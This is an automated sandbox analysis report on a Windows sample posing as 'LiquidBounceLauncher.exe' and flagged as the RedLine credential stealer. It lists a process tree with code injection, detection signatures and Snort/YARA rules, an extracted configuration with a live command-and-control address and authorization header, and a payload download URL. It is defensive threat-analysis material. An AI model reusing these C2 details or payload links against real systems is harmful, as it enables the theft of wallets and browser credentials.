ID: 632538
Sample Name:
LiquidBounceLauncher.exe
Cookbook: default.jbs
Time: 18:52:54
Date: 23/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

LiquidBounceLauncher.exe


Overview

General Information

Sample Name:	LiquidBounceLauncher.exe
Analysis ID:	632538
MD5:	8aaeb1206b0ba5.
SHA1:	901683aa4bdef5..
SHA256:	61993e08ea08b7.
Tags:	exe
Infos:	



Detection




RedLine

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected RedLine Stealer
- Found malware configuration
- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Multi AV Scanner detection for drop…
- Snort IDS alert for network traffic
- Writes to foreign memory regions
- Tries to steal Crypto Currency Walle…
- Machine Learning detection for sam…
- Allocates memory in foreign process…
- Injects a PE file into a foreign proce…
- Yara detected Generic Downloader

Classification



Process Tree

- **System is w10x64**
- LiquidBounceLauncher.exe (PID: 3368 cmdline: "C:\Users\user\Desktop\LiquidBounceLauncher.exe" MD5: 8AAEB1206B0BA5BC0D7697148509A3BE)
  - conhost.exe (PID: 1556 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - AppLaunch.exe (PID: 4616 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe MD5: 6807F903AC06FF7E1670181378690B22)
    - Tempsvchost.exe (PID: 6588 cmdline: "C:\Users\user\AppData\Local\Tempsvchost.exe" MD5: 6B59710C6032C24A28D5E09424978125)
      - conhost.exe (PID: 6596 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - AppLaunch.exe (PID: 6796 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe MD5: 6807F903AC06FF7E1670181378690B22)
      - WerFault.exe (PID: 6924 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 6588 -s 660 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 1192 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 3368 -s 652 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- **cleanup**

Malware Configuration

Threatname: RedLine


```
{
  "C2 url": [
    "185.106.92.73:34437"
  ],
  "Bot Id": "",
  "Authorization Header": "3735c25e5f9d7ebba04764842edf761c"
}
```


Yara Signatures

PCAP (Network Traffic)

Source	Rule	Description	Author	Strings
dump.pcap	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	

Source	Rule	Description	Author	Strings

Dropped Files

Source	Rule	Description	Author	Strings
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_Tempsvchost.exe_47485259fa2fe91b22eefff99ee659f6163bac7_70cd5a86_1b5f7a5c\Report.wer	SUSP_WER_Suspicious_Crash_Directory	Detects a crashed application executed in a suspicious directory	Florian Roth	• 0x116:$a1: ReportIdentifier= • 0x198:$a1: ReportIdentifier= • 0x654:$a2: .Name=Fault Module Name • 0x2924:$a3: AppPath= • 0x2924:$l4: AppPath=C:\Users\ • 0x2924:$s8: AppPath=C:\Users\user\AppData\Local\Tempsvchost.exe

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000000.263929326.00000000004B7000.00000004.00000001.01000000.00000003.sdmp	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
00000000.00000000.263225019.00000000004B7000.00000004.00000001.01000000.00000003.sdmp	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
00000000.00000003.261371642.00000000007B2000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
00000000.00000002.285108215.00000000004B7000.00000004.00000001.01000000.00000003.sdmp	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
00000004.00000002.353313209.0000000000402000.00000020.00000400.00020000.00000000.sdmp	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
Click to see the 3 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
4.2.AppLaunch.exe.400000.0.unpack	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
4.2.AppLaunch.exe.400000.0.unpack	JoeSecurity_GenericDownloader_1	Yara detected Generic Downloader	Joe Security	
4.2.AppLaunch.exe.400000.0.unpack	MALWARE_Win_RedLine	Detects RedLine infostealer	ditekSHen	• 0xd20:$pat14: , CommandLine: • 0x13301:$v2_1: ListOfProcesses • 0x130c1:$v4_3: base64str • 0x13cea:$v4_4: stringKey • 0x1188b:$v4_5: BytesToStringConverted • 0x10986:$v4_6: FromBase64 • 0x11df2:$v4_8: procName • 0x1211b:$v5_1: DownloadAndExecuteUpdate • 0x12f98:$v5_2: ITaskProcessor • 0x12109:$v5_3: CommandLineUpdate • 0x120fa:$v5_4: DownloadUpdate • 0x124e3:$v5_5: FileScanning • 0x11aac:$v5_7: RecordHeaderField • 0x11714:$v5_9: BCRYPT_KEY_LENGTHS_STRUCT
0.3.LiquidBounceLauncher.exe.7b0000.0.unpack	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
0.3.LiquidBounceLauncher.exe.7b0000.0.unpack	JoeSecurity_GenericDownloader_1	Yara detected Generic Downloader	Joe Security	
Click to see the 9 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ETPRO TROJAN Redline Stealer TCP CnC Activity - Source IP: 192.168.2.4 - Destination IP: 185.106.92.73

Timestamp:	192.168.2.4185.106.92.7349760344372850286 05/23/22-18:54:53.473993

SID:	2850286
Source Port:	49760
Destination Port:	34437
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO MALWARE Redline Stealer TCP CnC - Id1Response - Source IP: 185.106.92.73 - Destination IP: 192.168.2.4	−
Timestamp:	185.106.92.73192.168.2.434437497602850353 05/23/22-18:54:31.859728
SID:	2850353
Source Port:	34437
Destination Port:	49760
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN RedLine Stealer TCP CnC net.tcp Init - Source IP: 192.168.2.4 - Destination IP: 185.106.92.73	−
Timestamp:	192.168.2.4185.106.92.7349760344372850027 05/23/22-18:54:30.307996
SID:	2850027
Source Port:	49760
Destination Port:	34437
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

- Found malware configuration
- Multi AV Scanner detection for submitted file
- Multi AV Scanner detection for dropped file
- Machine Learning detection for sample
- Machine Learning detection for dropped file

Networking

- Snort IDS alert for network traffic
- Yara detected Generic Downloader

System Summary

- Malicious sample detected (through community Yara rule)

Malware Analysis System Evasion

- Queries sensitive video device information (via WMI, Win32_VideoController, often done to detect virtual machines)
- Queries sensitive disk information (via WMI, Win32_DiskDrive, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion

- Writes to foreign memory regions
- Allocates memory in foreign processes
- Injects a PE file into a foreign processes
- Contains functionality to inject code into remote processes

Stealing of Sensitive Information

Yara detected RedLine Stealer

Tries to steal Crypto Currency Wallets

Tries to harvest and steal browser information (history, passwords, etc)


Remote Access Functionality

Yara detected RedLine Stealer

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 2 1 Windows Management Instrumentation	Path Interception	4 1 1 Process Injection	1 Masquerading	1 OS Credential Dumping	1 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 Native API	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 Disable or Modify Tools	LSASS Memory	3 5 1 Security Software Discovery	Remote Desktop Protocol	2 Data from Local System	Exfiltration Over Bluetooth	1 Non-Standard Port	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	2 4 1 Virtualization/Sandbox Evasion	Security Account Manager	1 1 Process Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 Ingress Tool Transfer	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	4 1 1 Process Injection	NTDS	2 4 1 Virtualization/Sandbox Evasion	Distributed Component Object Model	Input Capture	Scheduled Transfer	2 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Deobfuscate/Decode Files or Information	LSA Secrets	1 Application Window Discovery	SSH	Keylogging	Data Transfer Size Limits	3 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	3 1 Obfuscated Files or Information	Cached Domain Credentials	1 Remote System Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Software Packing	DCSync	2 File and Directory Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	1 3 5 System Information Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
LiquidBounceLauncher.exe	20%	ReversingLabs	Win32.Spyware.Convagent	
LiquidBounceLauncher.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Tempsvchost.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Tempsvchost.exe	35%	Virustotal		Browse

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.2.AppLaunch.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1247441		Download File
17.3.Tempsvchost.exe.2260000.0.unpack	100%	Avira	TR/ATRAPS.Gen4		Download File
0.3.LiquidBounceLauncher.exe.7b0000.0.unpack	100%	Avira	HEUR/AGEN.1247441		Download File

Domains

Source	Detection	Scanner	Label	Link
dl.uploadgram.me	4%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://service.r	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id12Response	0%	URL Reputation	safe	
http://tempuri.org/	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id2Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id21Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id9	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id8	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id5	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id4	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id7	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id6	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id19Response	0%	URL Reputation	safe	
http://www.interoperabilitybridges.com/wmp-extension-for-chrome	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id15Response	0%	URL Reputation	safe	
http://support.a	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id6Response	0%	URL Reputation	safe	
http://https://api.ip.sb/ip	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id9Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id20	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id21	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id22	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id23	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id24	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id24Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id1Response	0%	URL Reputation	safe	
http://forms.rea	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id10	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id11	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id12	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id16Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id13	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id14	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id15	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id16	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id17	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id18	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id5Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id19	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id10Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id8Response	0%	URL Reputation	safe	
http://https://dl.uploadgram.me/628a4c7f14fb9g?raw	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
dl.uploadgram.me	176.9.247.226	true	false	• 4%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://dl.uploadgram.me/628a4c7f14fb9g?raw	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-soap-message-security-1.0#Text	AppLaunch.exe, 00000004.00000002.355152654.0000000007121000.00000004.00000800.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/02/sc/sct	AppLaunch.exe, 00000004.00000002.355152654.0000000007121000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://duckduckgo.com/chrome_newtab	AppLaunch.exe, 00000004.00000002.356291916.0000000007616000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.355525800.000000000731F000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.356056989.0000000007555000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.358181456.00000000084D0000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.355371895.0000000007281000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.355865556.0000000007495000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.356235277.0000000007600000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.358403236.0000000008541000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.357633859.0000000008257000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.356578561.00000000076D8000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.355237303.00000000071D2000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.355979406.000000000753F000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.356471909.00000000076C1000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.355428723.0000000007298000.00000004.00000800.00020000.00000000.sdmp	false		high
http://service.r	AppLaunch.exe, 00000004.00000002.356291916.0000000007616000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.356056989.0000000007555000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.355865556.0000000007495000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.355711541.00000000073D8000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.355237303.00000000071D2000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.355538295.0000000007326000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/04/security/sc/dk	AppLaunch.exe, 00000004.00000002.355152654.0000000007121000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://duckduckgo.com/ac/?q=	AppLaunch.exe, 00000004.00000002.356291916.0000000007616000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.355525800.000000000731F000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.356056989.0000000007555000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.358181456.00000000084D0000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.355371895.0000000007281000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.355865556.0000000007495000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.356235277.0000000007600000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.358403236.0000000008541000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.357633859.0000000008257000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.356578561.00000000076D8000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.355237303.00000000071D2000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.355979406.000000000753F000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.356471909.00000000076C1000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.355428723.0000000007298000.00000004.00000800.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/08/addressing/faultL	AppLaunch.exe, 00000004.00000002.355068961.0000000007091000.00000004.00000800.00020000.00000000.sdmp	false		high
http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-soap-message-security-1.0#HexBinary	AppLaunch.exe, 00000004.00000002.355152654.0000000007121000.00000004.00000800.00020000.00000000.sdmp	false		high
http://tempuri.org/Entity/Id12Response	AppLaunch.exe, 00000004.00000002.355068961.0000000007091000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://tempuri.org/	AppLaunch.exe, 00000004.00000002.355152654.0000000007121000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.355068961.0000000007091000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://tempuri.org/Entity/Id2Response	AppLaunch.exe, 00000004.00000002.355152654.0000000007121000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.355068961.0000000007091000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/02/sc/dk/p_sha1	AppLaunch.exe, 00000004.00000002.355152654.0000000007121000.00000004.00000800.00020000.00000000.sdmp	false		high
http://tempuri.org/Entity/Id21Response	AppLaunch.exe, 00000004.00000002.355068961.0000000007091000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/2005/02/trust/spnego#GSS_Wrap	AppLaunch.exe, 00000004.00000002.355152654.0000000007121000.00000004.00000800.00020000.00000000.sdmp	false		high
http://tempuri.org/Entity/Id9	AppLaunch.exe, 00000004.00000002.355068961.0000000007091000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://docs.oasis-open.org/wss/oasis-wss-saml-token-profile-1.1#SAMLID	AppLaunch.exe, 00000004.00000002.355152654.0000000007121000.00000004.00000800.00020000.00000000.sdmp	false		high
http://tempuri.org/Entity/Id8	AppLaunch.exe, 00000004.00000002.355068961.0000000007091000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://tempuri.org/Entity/Id5	AppLaunch.exe, 00000004.00000002.355068961.0000000007091000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/10/wsat/Prepare	AppLaunch.exe, 00000004.00000002.355152654.0000000007121000.00000004.00000800.00020000.00000000.sdmp	false		high
http://tempuri.org/Entity/Id4	AppLaunch.exe, 00000004.00000002.355068961.0000000007091000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://tempuri.org/Entity/Id7	AppLaunch.exe, 00000004.00000002.355068961.0000000007091000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://tempuri.org/Entity/Id6	AppLaunch.exe, 00000004.00000002.355068961.0000000007091000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/02/trust#BinarySecret	AppLaunch.exe, 00000004.00000002.355152654.0000000007121000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://support.google.com/chrome/?p=plugin_real	AppLaunch.exe, 00000004.00000002.356291916.0000000007616000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.356056989.0000000007555000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.355865556.0000000007495000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.355711541.00000000073D8000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.355237303.00000000071D2000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.355538295.0000000007326000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.355428723.0000000007298000.00000004.00000800.00020000.00000000.sdmp	false		high
http://tempuri.org/Entity/Id19Response	AppLaunch.exe, 00000004.00000002.355068961.0000000007091000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://docs.oasis-open.org/wss/oasis-wss-rel-token-profile-1.0.pdf#license	AppLaunch.exe, 00000004.00000002.355152654.0000000007121000.00000004.00000800.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/02/trust/RSTR/Issue	AppLaunch.exe, 00000004.00000002.355152654.0000000007121000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.interoperabilitybridges.com/wmp-extension-for-chrome	AppLaunch.exe, 00000004.00000002.356291916.0000000007616000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.356056989.0000000007555000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.355865556.0000000007495000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.355711541.00000000073D8000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.355237303.00000000071D2000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.355538295.0000000007326000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000004.00000002.355428723.0000000007298000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/10/wsat/Aborted	AppLaunch.exe, 00000004.00000002.355152654.0000000007121000.00000004.00000800.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/02/rm/TerminateSequence	AppLaunch.exe, 00000004.00000002.355068961.0000000007091000.00000004.00000800.00020000.00000000.sdmp	false		high
